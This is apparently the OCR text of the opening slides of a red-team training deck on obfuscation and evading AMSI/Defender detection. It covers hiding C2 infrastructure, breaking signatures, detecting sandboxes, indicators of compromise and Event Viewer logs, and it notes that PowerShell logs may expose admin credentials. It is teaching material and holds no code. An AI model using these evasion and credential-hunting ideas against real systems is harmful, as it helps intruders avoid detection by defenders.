


Evading Detection: A Beginner's Guide to Obfuscation

ANTHONY ROSE

JAKE KRASNOV

VINCENT ROSE

@bcsecurity1

What Are We Going to Cover

1. Goals of Obfuscation
2. AMSI/Defender Overview
3. Methods of Detection
4. Analyzing Scripts and Code
5. AMSI/ETW Bypasses

whoami

ANTHONY ROSE

CX01N

- Lead Cybersecurity Research
  Chief Operating Officer, BC Security
- MS in Electrical Engineering
- Lockpicking Hobbyist
- Bluetooth & Wireless Security Enthusiast

JAKE KRASNOV

HUBBL3

- Red Team Operations Lead
  Chief Executive Officer, BC Security
- BS in Astronautical Engineering, MBA
- Red Team Lead
- Currently focused on embedded system security

VINCENT ROSE

VINNYBOD

- Coding Guru
  Chief Technology Officer, BC Security
- BS in Computer Science
- Software Engineer

Class Resources


- Repository includes:
  - Slides
  - Samples
  - Exercises
  - Tools
  - Resources
- GitHub: https://github.com/BC-SECURITY/Beginners-Guide-to-Obfuscation

Focus for Today

- Focusing on obfuscation and evasion for .NET code
- A fairly heavy emphasis on PowerShell
  - Heuristic detections by AMSI/Defender are significantly more robust for the PowerShell Runtime compared to the CLR
  - Trivial to evade detection by Defender for CLR programs
- All the underlying principles apply to any programming language
  - Specific techniques may change


Goals of Obfuscation

- There are two primary reasons for obfuscating code:
  - Prevent Reverse Engineering
  - Evade detection by Anti-Virus and Hunters



Preventing Reverse Engineering

- Protecting IP
  - Most companies obfuscate compiled code to protect proprietary processes
- Hiding what we are doing
  - What was this code meant to do?
- Hide infrastructure
  - What is the C2 address?
  - What communication channels are being used?
  - Where are the internal pivot points?




Evasion

- Alter Code to Break Signatures
- Blend in with Normal Operations
- Change Indicators of Compromise
  - Hardest to do. More likely to result from building a new implementation rather than through obfuscation
- Identification of analysis techniques
  - i.e., If a sandbox is detected, do nothing


What are Indicators of Compromise?

- Forensic evidence of potential attacks on a network
- These artifacts allow for Blue Teams to detect intrusion and remediate malicious activity



How do defenders use them?

- SpecterOps: Funnel of Fidelity
  - Start with weak indicators to create initial detections
  - Look for stronger indicators as the funnel narrows




Parsing Logs with Event Viewer


What is Event Viewer

- Application for interacting with the majority of application and system event logs
- Often accessible as a general user
  - Can’t modify logs though
  - PowerShell logs are a good place to check for admin credentials
- Logs can also be parsed with other command line tools such as:
  - Get-EventLog
  - Log Parser
  - Python-etvx

Event Viewer

